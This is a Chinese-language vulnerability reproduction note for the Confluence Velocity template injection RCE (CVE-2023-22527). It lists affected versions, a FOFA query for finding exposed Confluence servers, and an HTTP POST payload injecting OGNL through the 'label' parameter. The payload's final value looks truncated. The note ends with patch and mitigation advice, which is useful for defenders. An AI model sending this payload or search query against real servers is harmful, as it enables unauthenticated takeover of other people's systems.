A8-4AtlassianConfluence-RCE

漏洞描述：

Atlassian Confluence /template/aui/text-inline.vm接口处存在velocity模板注入，未经身份验证的攻击者可利用此漏洞构造恶意请求远程代码执行，可导致服务器失陷。

影响版本：

Confluence Data Center and Server 8.0.x

Confluence Data Center and Server 8.1.x


Confluence Data Center and Server 8.2.x

Confluence Data Center and Server 8.3.x

Confluence Data Center and Server 8.4.x

8.5.0 <= Confluence Data Center and Server <= 8.5.3

网站图片：



网络测绘：

fofa语法：

fofa：app="Atlassian-Confluence"


漏洞复现：

payload：

```
POST /template/aui/text-inline.vm HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded

label=aaa\u0027%2b#request.get(\u0027.KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).findValue(#parameters.poc[0],{})%2b\u0027&poc=@org.apache. struts
```

效果图:



修复建议：

官方修复方案

厂商已发布漏洞修复程序，请前往以下地址进行更新。 https://confluence.atlassian.com/security/cve-2023-22527-rce-remote-code-execution-vulnerability-in-confluence-data-center-and-confluence-server-1333990257.html

临时修复方案 如非必要，不将Confluence实例对外网开放

如果在升级之前无法限制外部网络访问，可通过防护类设备禁止访问外网IP访问 /template/aui/text-inline.vm 路径